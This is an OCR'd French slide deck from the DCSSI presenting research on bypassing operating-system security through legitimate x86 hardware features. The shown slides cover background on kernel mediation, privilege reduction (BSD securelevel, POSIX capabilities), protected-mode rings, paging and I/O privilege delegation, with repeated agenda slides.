Utilisation des fonctionnalités des processeurs et des cartes mères pour contourner les mécanismes de sécurité des systèmes d'exploitation

Loïc Duflot
Olivier Grumelard
Direction Centrale de la Sécurité
des Systèmes d'Information

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Introduction

- Objectif de la présentation: montrer qu'il est possible de contourner les mécanismes de sécurité des systèmes d'exploitation en exploitant des fonctionnalités matérielles légitimes.

- Exemples d'escalade de privilèges sur des systèmes existants.
- Ne s'appuient pas sur des erreurs d'implémentation.
- Réalisables sans accès physique à la machine.
- Valables pour la plupart des architectures x86 standard.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE


Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Rôle du système d'exploitation (pour la SSI)

- Médiation des communications entre les tâches et les périphériques:
  - Disque dur => contrôle d'accès par fichier.
  - Interface réseau => séparation des flux par application.
  - Etc.
- Médiation des interactions entre les tâches:
  - Interactions doivent passer par le système.
  - Filtrage des tentatives d'interaction en fonction du modèle de sécurité et de la politique applicable.
- Prérequis pour assurer la viabilité des mécanismes plus « opérationnels » (authentification locale, chiffrement, gestion des droits d'accès, etc.).

Modèle de fonctionnement



Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Positionnement du noyau

- Position centrale, en coupure, du noyau: grâce aux mécanismes matériels du processeur (cf. suite).
- Exceptions:
  - Mémoire partagée (mise en place par le noyau) : application A ⇔ application B.
  - Transferts DMA (demandés par le noyau) : périphérique (acteur) ⇔ noyau ou application.
- Actions « externes » à l'initiative des tâches => sollicitation du noyau par des appels système.
- Besoin de gérer des commandes à accès restreint (pour l'administration, etc.):
  - Le noyau associe certains privilèges aux tâches.
  - Il est alors plus permissif pour répondre à leurs appels.

Réduction des privilèges

- Risques à gérer:
  - Dysfonctionnement, compromission ou piégeage (cheval de Troie) d'une tâche légitime ;
  - Exécution d'un programme arbitraire par un attaquant.
- Prise en compte du risque:
  - Noyau en coupure => la tâche offensive reste soumise aux mécanismes de sécurité.
  - Problème s'il s'agit d'une tâche privilégiée => besoin de restreindre ces privilèges.
  - Idée sous-jacente = « tolérance » à l'intrusion : assurer la continuité de certaines fonctions de sécurité, même si l'attaquant a atteint des privilèges élevés (=> réduction du périmètre « critique » de confiance).

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Réduction des privilèges

- Condition nécessaire de cohérence d'un mécanisme de gestion ou de réduction des privilèges:
  - Impossibilité d'exploiter les privilèges accordés pour réaliser des actions interdites.
- Exemples de privilèges créant des incohérences:
  - Autorisation de charger du code arbitraire en couche noyau (pilote de périphérique).
  - Autorisation d'interférer avec les mécanismes matériels protégeant le noyau et lui conférant son positionnement.
  - Autorisation d'interférer avec des tâches ou des fichiers critiques pour le modèle de sécurité retenu.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Exemples de mécanismes

- Securelevel BSD
  - Constat: certains privilèges ne sont utiles que pour configurer la machine au démarrage.
  - Idée: les désactiver de façon irréversible (même pour root)
    - après le démarrage de la machine ;
    - avant d'ouvrir des services interactifs (locaux ou réseau).
  - Utilisation d'une variable incrémentale, securelevel, pour conserver l'état du système:
    - ≤ 0: permissif ;
    - ≥ 1: de plus en plus restrictif.
  - OpenBSD: Ajout d'une variable, machdep.allowaperture, gelée par le securelevel, pour gérer la délégation de certains privilèges matériels (cf. suite) et l'accès à la RAM vidéo.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Exemples de mécanismes


- Capacités POSIX
  - Proposition POSIX 1003.1e (retirée), partiellement implémentée sur certains systèmes.
  - Constat: les utilisateurs privilégiés n'ont pas besoin de l'ensemble des privilèges pour chacune de leurs tâches.
  - Idée principale: réduire les privilèges utilisables en
    - Scindant les privilèges d'administration en capacités ;
    - Associant certaines capacités aux comptes privilégiés ;
    - Ne permettant l'utilisation de ces capacités que pour certains exécutables ;
    - (+ mécanisme pour pouvoir réaliser des appels sans exploiter des privilèges possédés).
  - Sous Linux, les privilèges liés aux entrées/sorties sont associés à la capacité CAP_SYS_RAWIO.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

Architecture classique




Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Accès aux périphériques

- Mécanisme d'IRQ
  - Interruptions matérielles issues des périphériques.
  - Fonctionnellement unidirectionnelles et asynchrones.
- Accès aux entrées/sorties
  - Direct Memory Access
    - Accès direct des périphériques à la mémoire sans intervention ni contrôle a posteriori du processeur.
  - Memory Mapped I/O
    - Registres et espace mémoire des périphériques projetés directement dans l'espace d'adressage physique.
  - Programmed I/O
    - Bus 16 bits séparé (au moins logiquement) du bus mémoire principal.

Modes de fonctionnement

Processeur x86



Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Le mode protégé

- Mode nominal de fonctionnement du processeur (32 bits).
  - 4 Go de mémoire physique adressable (voire plus avec certaines extensions).
- Mode principal de fonctionnement de la quasi-totalité des systèmes d'exploitation (Windows, *BSD, Linux).
- Mode permettant de mettre en œuvre des mécanismes matériels de protection de la mémoire et de contrôle d'accès aux périphériques.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Mécanismes de sécurité du mode protégé

- Protection mémoire (et contrôle d'accès MMIO).
  - Privilèges processeur (CPL): Anneaux ou rings.
    - Ring 0 (le plus privilégié): noyau du système d'exploitation.
    - Ring 3 (le moins privilégié): applications utilisateur.
  - Segmentation.
    - Mécanisme obligatoire.
    - Surtout utilisé pour identifier les rings.
  - Pagination.
    - Mécanisme optionnel mais utilisé par tous les systèmes d'exploitation (cloisonne les tâches entre elles).
    - Bit utilisateur/superviseur, bit lecture/écriture, flag NX (ou XD).
- Contrôle d'accès PIO.
  - Privilèges d'entrées/sorties.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

Privilèges d'entrées/sorties


- Deux mécanismes matériels de délégation:
  - IOPL (global).
  - Bitmap d'entrées/sorties (sélectif).
- Appels système typiques fournis par les systèmes d'exploitation pour permettre le lancement de pilotes matériels moins privilégiés (en couche applicative):
  - iopl (ou i386_iopl).
  - ioperm (ou i386_set_ioperm).
- Sous OpenBSD, le noyau n'honore (la plupart de) ces demandes de privilèges matériels que si:
  - Le demandeur a des privilèges logiciels *root*.
  - La variable machdep.allowaperture est non nulle.
- Le serveur X utilise effectivement ces appels.

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE

